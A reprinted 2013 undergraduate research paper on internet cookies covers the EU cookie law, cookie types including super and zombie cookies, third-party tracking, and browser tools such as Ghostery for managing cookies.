Penetration Testing



HP ArcSight Consultancy



SIEM Deployments



## CYBER SECURITY EXPERTS

From security assessment services to complex SIEM deployments, we have the experience to deliver an unrivaled service.

Visit our website to discover how we can help you develop advanced threat detection capabilities within your enterprise

# RESEARCH INTO THE KEY BALANCE

## BETWEEN SECURITY, USABILITY AND PRIVACY IN THE MODERN DAY INTERNET ENVIRONMENT

by **John Benbow, BSc Computer Forensics**

Privacy in modern day technology is the center of attention. Internet cookies started receiving attention in 2000 with concerns to Internet privacy. On the other hand, cookies can enhance user experience and make tasks such as navigating easier. Almost every well established website incorporates Internet cookies into their site due to their capability to attain accurate user information to their sites.

**F**rom the 26<sup>th</sup> May 2011 the Information Commissioner's Office introduced the New EU cookie law (e-privacy Directive). Matters concerning Internet user's privacy have been a controversial topic and this new legislation must be adhered to by websites. Even though this new legislation has been introduced and is being actively enforced, the question is; what is the key balance between usability and privacy without compromising a user's privacy?

Guidance from the ICO sets out changes to the Internet cookie laws and explains how to adhere to these changes. However, the new legislation requires websites to ask users consent to use Internet cookies and produce a privacy policy which is clear and concise.

The awareness of these changes and Internet Cookies concerning their security issues should be paramount as users should be aware of the key balance between usability, enhancing their personal browsing experience and privacy. Investigating these factors in depth, security issues with Internet cookies can be defined and enable users of who are not aware of these to be more diligent in future browsing being mindful. Also raising awareness of the new amendments to the EU cookie legislation will help users identify websites who are adhering and who are not likely to be invading or putting their privacy at risk.

This project will be make users aware of the dangers to user privacy and security issues posed by these Internet cookies. Investigation and research will be conducted and produced into these areas. There are many possible solutions to find the key balance between usability and not compromising

This paper is taken from a research project conducted in January 2013 at the University of Glamorgan, Trefforest.  
By John Benbow BSc. (Hons) Computer Forensics

user's privacy. However, a possible alternative solutions will be investigated and produced which will also adhere and abide by the new EU cookie law amendments made the 26<sup>th</sup> May 2011 by the Information Commissioner's Office.

## INTRODUCTION OBJECTIVES

- Investigate Internet cookies, their various types as well as commonly used examples in websites.
- Discuss privacy and security issues using Internet cookies.
- Evaluate the end deliverable, raising awareness and producing possible solutions keeping users more secure online with reference to the new EU cookie law amendments.

## WHAT ARE INTERNET COOKIES? WHAT IS AN INTERNET COOKIE?

October 13<sup>th</sup> 1994, the first ever use of Internet cookies was incorporated into Netscape providing a function of checking whether visitors to the Netscape websites had previously visited a website by John Giannandrea, Montulli. In 1995 Internet cookies were developed and integrated for the first time in to Internet Explorer 2. During 1995 developments for formal cookie specifications were undertaken and was finally published in RFC 2109. The latest RFC 6265 version, published April 2011 as a definitive specification for cookies versioning. These are the main milestones in the development and the area of Internet cookies implementation.

Internet cookies are small pieces of information in text information that are periodically downloaded to your computer whenever you visit a website using text based files. A webpage server places a small text-file on a user's hard-drive. Doing this it is possible to uniquely identify users using identification numbers; however these files are harmless and cannot be used to execute malicious code to hold viruses. An Internet cookie that is downloaded to a user's hard-drive is uniquely assigned to them and is used by a webpage server to identify that user upon every visit. Once a cookie is downloaded to a hard-drive it can then only be read by the server that issued it to that specific user.




Figure 1. Cookie request diagram, John Benbow

Internet cookies began receiving media attention around the recent decades, as there was concern with Internet privacy in which the debate thirteen years on is still being debated. Internet cookies are commonly miss-understood and many users rarely acknowledge their existence. In April 2000 an extract of an article on Internet privacy in a large respected newspaper contained this definition about Internet cookies, which was later proved to be completely superficial and incorrect.

*“Cookies are programs that Web sites put on your hard disk. They sit on your computer gathering information about you and everything you do on the Internet, and whenever the Web site wants to it can download all of the information the cookie has collected.”*

(Brian Marshall 26<sup>th</sup> April 2000)

Internet cookies are commonly used by websites to enhance your web browsing experience by collecting information about the user in which can then be used next time they visit the website such as preferences by a web server. When the user then browses back to that website that initially placed a cookie on their machine it can then be retrieved back by that website and notify the server of the user's previous history and activity. Cookies were initially designed as a reliable mechanism to remember a user(s) previous activity. This information that can be stored includes activities such as last known login; clicking

of buttons and web pages they had previously visited in the last month for example or in some cases up to years. Unless the Internet Cookies is inspected it is impossible to determine how long it will exist on a machine.

The most common function used by web pages for cookies is authentication to check whether a user is currently logged in or out of a session. Having this mechanism it would not be possible how to determine when a web server can send sensitive information across the network. Internet Cookies are also used in the implementation of shopping baskets, online preferences and pre-filled online registration forms.

### **INTERNET COOKIES UNDER-THE-HOOD**

Once an internet cookie is downloaded to a user's machine it is stored in a small text file and can be viewed however, the vast majority of Internet Cookies issued by websites are ciphered or not in plain-text. As example of a cookie text file placed on my machine by Amazon once opened and examined it appears as:

```
session-id-time 95424000 amazon.com/ session-id 002-4135256-7625846
```

The cookie allows a site to let them know whether a user has previously visited the website because a cookie ID will exist if so. This is one of the common uses for cookies as these ID numbers can be sent to machines and can be used to accurately determine how many visitors has visited their website. Other information is stored within the text file such as session-id-times and identifiers, which can be translated into useful information by web servers.

However, other types of data that could be stored in cookies are personal information relying on the fact of what information you enter on a website. Certain domains such as MSN allow you to customize the website, also gives you the facility to enter your postcode for services such as local news. The cookie will then update and look like the following example below. This example was from a user who lived in Raleigh, N.C. The data is stored in the cookie as show below.

```
WEAT CC=NC%5FRaleigh%2DDurham@ION= www.msn.com/
```

Another example of the information that can be stored is e-commerce websites such as Amazon; they use online basket and checkout tools. Every time a user logs on they will have an ID or be issued with one if it is the first time the user is accessing the website. If that user was to log on and add items to that basket, cookies store this information from the database and then use these cookies that refers to the previous items in the basket at the checkout stage. The cookies from the database remember what the user wants to purchase and present the items in the checkout page.

### **DIFFERENT FORMS OF INTERNET COOKIES NON-PERSISTENT AND PERSISTENT COOKIES**

There are two types of cookies known as non-persistent and persistent. They differ in the way they are used and how they operate on a website and on a user's machine.

Non-persistent cookies are only stored on a user computer for a set amount of time, after the user finishes their session this type of cookie is automatically deleted from the computer. These are also known as temporary cookies as they are only temporarily stored. Persistent however, these are permanent and the user will be required to delete these to get if this type of cookie. A session cookie is downloaded to the user's computer when you are logged onto a site. It is active from the minute you log on to the minute you log off and therefore hence called a session.

Diagrammatic example of a session cookie:



**Figure 2.** HTTP Cookies in ASP.NET Web API Microsoft

Persistent cookies are stored on the user's hard disk from the browser whereas non-persistent cookies are stored in the browser, which are also known as 'in-memory' cookies. Each individual cookie differs in the fact that they are either persistent or non-persistent whether it be; HttpOnly, third party, zombie or super cookies.

Persistent cookies are put on your computer and are typically used to recognize whether you have visited a website before that point in time. However, these cookies are generally very easy to erase from your computer using the browsers manage cookies facility. These cookies can be read by the website that created them however cannot retrieve any other information.

### SECURE AND HTTPONLY COOKIES

'HttpOnly' cookies are also commonly recognised as secure cookies and are used for both http and https, which provides a secure transmission of data using the https transmission networking architecture.

These secure cookies are marked in such a way they cannot access JavaScript on websites for example. One of the huge benefits of these secure cookies is the barrier it provides or an extra layer of security against vulnerabilities such as XSS stealing these cookies.

The difference between a regular cookie and an HttpOnly cookie is that if a browser doesn't recognize or support these cookies and attempts to set an HttpOnly cookie, the HttpOnly flag will be ignored by the browser. If this happens a regular or traditional cookie will be created which is accessible by scripts. Having this happen leaves the opportunity for vulnerabilities to be exploited by malicious scripts. These cookies are less prone to attacks as they are more robust due to the HttpOnly flag which is set when setting the cookie. Due to restricted access this provides an additional layer of security. Whereas, HTTP cookies work with two individual headers, "set-cookie" and "cookie".


The set-cookie header is set in response to the http request, which then is used to create the cookie on the user's computer. The application client with an http request then sends it back to the server if there is a cookie that has a matching domain and path.

HttpOnly contains the flag in the header, which ensure that the cookies will only be used when transmitting over https requests. The HttpOnly flag was introduced to develop a more secure and robust cookie by doing this by limiting the ability of such cross-site scripting vulnerabilities.

### THIRD PARTY COOKIES

Third party cookies can be set by a particular website and they can be read by another website. These cookies are set onto a user machine by one domain but are actually issues by a third-party. The most common example of this is advertisers on websites using banners to issue cookies to users. This can eventually lead to advertisers to build a profile on a specific user of the websites they have visited over a period of time.

Diagrammatic example of a Third-Party cookie being issued:



John Benbow, 2012

**Figure 3.** *Third-party cookie request*

### THIRD PARTY SCENARIO

*A user can visit for example www.echo.com to read local news and sees a banner ad, which is not unusual seen. The advert is for Bet Fred, the banner ad is being served by an ad server ("DoubleClick") and not www.echo.com. When this advert for Bet Fred gets served DoubleClick's server loads a cookie onto the users Internet browser. This happens because when the banner advertisement gets requested it's actually DoubleClick's server that get request by the user accessing that website.*

*The DoubleClick image can be placed on multiple websites. When the browser requests the DoubleClick address, it will recognize the server as it has a cookie and will send it along with the request.*

Doing this the advertiser in this example DoubleClick can identify using its cookies the user as you move from one website to another with its adverts on those pages. Although it could be possible that the advertiser does not know the users name, the advertiser can use a random ID number to build a profile of the sites you visit.

*When the ID of the cookie shows a user is a regularly visiting sporting websites, it will then use this information and display relevant advertisements associating with sport to the user. Play by Rakuten and EBay would common examples of this targeted advertising.*

### THE SUPER COOKIE

*"More than half of the Internet's top web sites use this technology and little know the capability of Adobe's Flash plug-in to track users and store information about them, but only four of them mention the so-called Flash Cookies in their privacy policies."*

(UC Berkley report, fightidentitytheft.com)

Super cookies differ to normal cookies in a number of ways. Whereas traditional cookies are not, super cookies *are* independent of the browser. These are created using an Adobe Flash plug-in. Using websites such as YouTube, the user unknowingly potentially haven created a super cookie on their machine. Traditional cookies can be easily deleted or removed via the user bowser however this is not the case with the new breed of super cookies.

Super cookies can be activated or be created every time you visit a flash website or a website flash enabled. Doing this enables the *super cookie* to retrieve and store data that can be collected.



These types of Internet cookies are high risk as tools that could be used to delete or remove the cookies are currently in their development stage and still being tested. Many websites do not disclose the fact they are using these technologies such as flash, which track user behaviour without the user being aware of this process. These cookies were not intentionally made for malicious use, however as these are relatively new to the technology front there is not *proper* use or tool for dealing with them that is approved. This type of use for cookies is made by large business or corporations to aid and expand their databases and profiles.

When accessing a website while flash is enabled such as YouTube for example, you are most likely enabling a *super cookie* onto your computer which can potentially transmit data about you and your browsing habits. A major risk is that if a user attempts to delete these cookies, it might be deleted however using this particular super cookie technology, it is more complex than just using a cookie deletion method, as these cookies may not be deleted from the user's computer.

Examples of websites of who use this technology include ESPN, MTV and MySpace if you have ever used either of these websites.

### THE ZOMBIE COOKIE

First identified by UC Berkley, they were deleting cookies, which they were coming back over and over again. Zombie cookies alternatively to normal cookies are stored within Flash or Microsoft Silverlight. Blocking or even getting rid of these cookies is not an easy task from the prospective user. They are sometimes commonly known as 'Flash' cookies.

Normal size of a *traditional* cookie is up to 4kb however a zombie cookie is up to 100kb. As normal cookies only work with a specific browser, zombies work across multiple browsers on the same machine. Naturally due to the bigger typical file size there is much more room for data to being stored about a user.

### REAL LIFE EXAMPLE

*Jonathan Mayer, a Stanford researcher, caught Microsoft using both a cache-based zombie cookie and a more advanced type of persistent "super cookie" to track folks even if they blocked or deleted browser cookies.*

(Jonathan Mayer InfoWorld, 2012)

If a user was to visit the website again in which a Flash cookie was running, this cookie was then placed on their computer and even if the user deleted these cookies via their browser it would essentially still exist. The website would look for the Adobe Flash cookies, in essence deleting these regular cookies will work, Zombie cookies however are a different matter.

This type of cookie is far larger than regular cookies such as session or persistent cookies. As being bigger, naturally they can store far more information for the website to access. Information includes personal settings such as unique ID, page layout, colours and settings for videos.

One of the few methods to entirely eradicate these flash cookies is to un-install Adobe Flash, then re-install it again. Doing this would delete these cookies that maybe stored on the user's computer without their acknowledgement.

### HOW CAN YOU BE TRACKED ONLINE USING COOKIES?

Tracking cookies are slightly different to a conventional cookie, these are placed on your computer by a website to build a profile of your web surfing habits and produce a picture of what you browse on the Internet.


These are sometimes called third party cookies; they cannot track every site you visit. Only websites that carry adverts by the company such as DoubleClick can do so. As you can imagine these can cause privacy issues as these are tracking users browsing habits and websites they visit, for example while they are shopping online. In the long term it is almost inevitable that some of these cookies will be placed on your machine due to the sheer amount of advertising placed on the Internet and companies using this type of cookie technology.

## HOW INTERNET COOKIE TRACKING WORKS

Targeted advertising is a huge business on the Internet; the data they collect about you can be sold by companies and re-sold containing information about you such as, IP, web bugs and browsing history.

A unique identifier used to identify a user is contained within these Internet cookies allowing websites to establish a number of visits to a particular website or websites associated with that one website. The third party or 'tracking cookies' can track you from Website to Website as you browse online. Using this information a virtual profiling picture of your habits is compiled. Most people are not aware that they can store your browsing history for an indefinite amount of time, weeks, months or even years in some cases.

### *The big picture – How Internet cookie tracking works*



**Figure 4.** *How Internet cookie tracking works, (ABINE 2012)*

Internet cookies are proved to be the easiest and most efficient way of tracking a user's online habits and profiling them. After you have visited a website, that website can then read the cookie that is already placed on your machine and identify that you are re-visiting that specific website.

Because cookies are stored on your machine and retained there, any other user using the Internet can access those websites you have previously accessed, posing as you. That is why it is very important to delete any cookies on you machine. The Internet cookies cannot identify a person, just the IP address of the machine that is being used to access the website.

Another method of being tracked online is using what is called web bugs. Internet cookies can be produced using JavaScript, hence why JavaScript trackers are no surprise. A piece of script is placed on the website a user is accessing and is executed when the user is accessing a particular section, this request is then made from the tracking sever using a portion of JavaScript code.

The same principle is used by third-party cookies as a website can have content from more than domain or source, for example advertising banners and bars found on many websites. Advertising companies' use these adverts on webpages are setting cookies without your acknowledgement and in many cases and the user is not aware of this. Furthermore doing this, the website sets cookies every time you browse a website with an advert by the same company and this is how they can slowly build up a browsing history for a particular person.

## TOOLS USERS CAN MANAGE THEIR BROWSER COOKIES

Since users use different Internet browsers, such as Google Chrome, Mozilla Firefox and Microsoft's Internet Explorer, all of these browsers have privacy settings installed and set by default. However most users do not know that they can manage their cookies using the settings built into the browsers.

Due to this wide range of differences among differing websites, browsers and privacy policies set by these, a lot of browsers will allow for universal privacy settings which users can tailor and choose as they wish.

Privacy policy pages from websites like Google, Msn and Yahoo, shows how they gather information, store and disclose that information to third parties or advertising firms. All users can access this information and read it as they wish informing them how the website is collecting information about them by using Internet cookies.

Users can manage their cookies and remove cookies from their machines using the standard browser tool. All different browsers do this in their unique way but for example using Internet Explorer a user can follow these steps:

#### Step-By-Step Guide:

- Go to search on the toolbar
- Type cookie into the search box field for 'Folders and Files'
- 'My Computer' in the 'Look In' drop down menu
- Choose search
- Open the folders that are returned
- Click to highlight any cookie file
- Once highlighting these cookie files, simply delete.

This is an alternative method deleting cookies in Windows, while using Internet Explorer. The same can be done on all other operating systems Linux and OSX for example finding the residing directory and performing the same procedure.

However there are different methods that users can use to manage their cookies, one of which is using tools designed to make this task easier and make Internet Cookies known the user and let them decide how to deal with the cookies.

### COOKIE CONTROLLER 1.4

This particular tool is an add-on for Mozilla Firefox, users can freely download and install this add-on free of charge and gives cookie management back to user with its useful tools, settings and interface.

Buttons are included for managing cookies, permissions and site cookie exceptions letting the user decide in which websites they want to accept cookies from. This tool sits on top of the browser and works in real-time while the user is browsing the Internet. It can be easily adjusted from on/off and vice versa. Giving the user options whether to clear their cookie cache from the particular website as this example shows: <http://www.glam.ac.uk>.





Figure 5. Cookie controller user interface



**Figure 6.** Cookie controller settings interface


This is one of many tools in which lets the user accept or deny cookies from websites as they are browsing and will have full acknowledgement of which website is storing cookies on their computer and which one isn't as they have the power using this simple yet effective tools.

The default setting of this add-on for Firefox is to allow all cookies from websites, however a user can discard these at the end of every session. This can be easily toggled by the toolbar as shown in a diagram 1.1 here. All cookies can be denied using this tool by simply selecting the tab on the options as show here while accessing monzilla.org.

### VIEW COOKIES 1.10.3

This is the current version of view cookies for Firefox as an additional add-on by Jolie Van der Klis 2004-2012. After installing view cookies, which is also freely available to download for any user you will find a new cookies-tab. This is located under the Tools menu option at the top of the browser and under Page Info from the drop down menu options.

This particular functionality is not built-in to Firefox or other popular browsers such as Google Chrome. The security tab in Firefox will show cookies from the website from Mircosoft for example, but only cookies which matches the domain. This useful tool shows users all current cookies and their values of a webpage as demonstrated below showing a detailed listing of cookies from a Microsoft webpage.




**Figure 7.** View cookies inspection

This hand tool enables the user to look at the page information in which they are currently on. If the user gets suspicious or is simply inquisitive into what cookies the page is using or storing on their computer they can use this add-on. This tool also specifies what type of cookies are being used such as here on Microsoft it identifies the unique ID it has assigned the user and a session cookie for me as a visitor.

### COOKIE MONSTER 1.1.0

This tool comes available for a number of browsers also including the popular Google Chrome and Internet Explorer 9. In essence, this add-on tool makes managing cookies easier and what sites a user allows setting cookies and what sites cannot while browsing quickly.



**Figure 8.** *Cookie monster 1.1.0 interface*

Unlike some of the other tools that allow the user to manage their cookies, this tool is placed on a toolbar easily accessible and easy to manage access for cookies from websites. Some of the features that are included within this tool are the options to set general browser to block all third party cookies from websites.

Again this tool gives the option to see all cookies from current site or all sites visited during that session. Built-in to this tool is third party cookie management, which is very useful for users who do not wish to be pestered by third party advertising companies via banners and pop-ups.

This Internet browser add-on supports all different operating systems including Windows 2000, XP, Server 2003, Linux and Mac OS X/Intel. Other key features of the browser add-on include support for a panel for the user to be able to see the status of the cookies for the current site they are browsing.

I was able to see my current cookies stored on my computer from my websites that I have visited previously, block and accept third party cookies and tailor my management of cookies easily and efficiently using this simple yet effective browser add-on.

## ADVANCED INTERNET COOKIE ANALYSIS AND TOOLS

### GHOSTERY BY EVIDON INC.

Ghostery is freely available software that provides the facility to detect a cornucopia of privacy and security issues while browsing on the Internet. Tags, web bugs, pixels and beacons are all related to Internet cookies. However, this piece of software is special for a number of reasons in fact instead of advertising companies and websites tracking you, this piece of software tracks the trackers.

After using the wizard, which enabled easy set up, and configuration, it produced an inventory of who is tracking me online using tracking cookies, which have been downloaded onto my computer. Unlike any other tool, which I have investigated, used and evaluated, this enables me to learn more about the companies, which are attempting or have previously been tracking using Internet cookies.

Ghostery configuration wizard:




Figure 9. Ghostery cookie management tool config. IE 9

Ghostery promise users who use their software that their data in which they gather will never be used for advertising or tracking. Ghostery is part of the Evidon group.

Ghostery mission statement:

*“Enable a more transparent, trusted environment for consumers and advertiser online.”*

(Ghostery by Evidon Inc. 28<sup>th</sup> Oct 12)

True to form, Ghostery by Evidon does exactly what it says. During the configuration stage after installing, it gives the power back to the user and enabled me to select what cookies I wanted to block such as trackers here shown below. Using this tool I was successfully able to make informed decisions in blocking 124 of my 554 cookies on my machine.




Figure 10. Ghostery cookie a management tool blocking config. IE 9

Upon using this software, it enabled me to gain a competent understanding of the cookies that were being downloaded onto my machine and disable the cookies I did not desire.




Figure 11. Ghostery notifications

Finally, while browsing the Internet, it gave me periodic updates to what the software found and in this case and shown above it detected that the University of Glamorgan was using Google Analytics. This is an advanced Internet cookie detection and management tool which is free to download and can be used by anyone as an add-on to their browser of choice.

This software gives the power back to user and enables cookie management easily and efficiently. However, as mentioned it detects other factors such as “iframes”, invisible tags and other various attributes. It makes the user aware of these, but does not give them an understanding of what they were, how they are putting their security and privacy at risk and their purpose.

**INTERNET COOKIE ANALYSIS**

Once these Internet cookies have been downloaded onto a user machine, they are hidden away and are rarely opened or inspected or managed. Very rarely users are aware of where these are stored on their machine or are aware they are there in the first place. My research support this user perspective, as only a small amount of people questioned was aware of where these cookies are stored and what they are. This was one of my major concerns during my project in which I hope to address by investigating these advanced Internet Cookies tools and Cookies analysis.

After a typical browsing session using your machine, multiple cookies are stored and up to hundreds of .txt files are created sometimes even without the user’s acknowledgement or permission. Using (IECookiesView v1.74, 2012) the Internet Cookies are displayed in an easy and clearly formatted graphical interface listing all the Internet Cookies downloaded and stored from Internet Explorer.

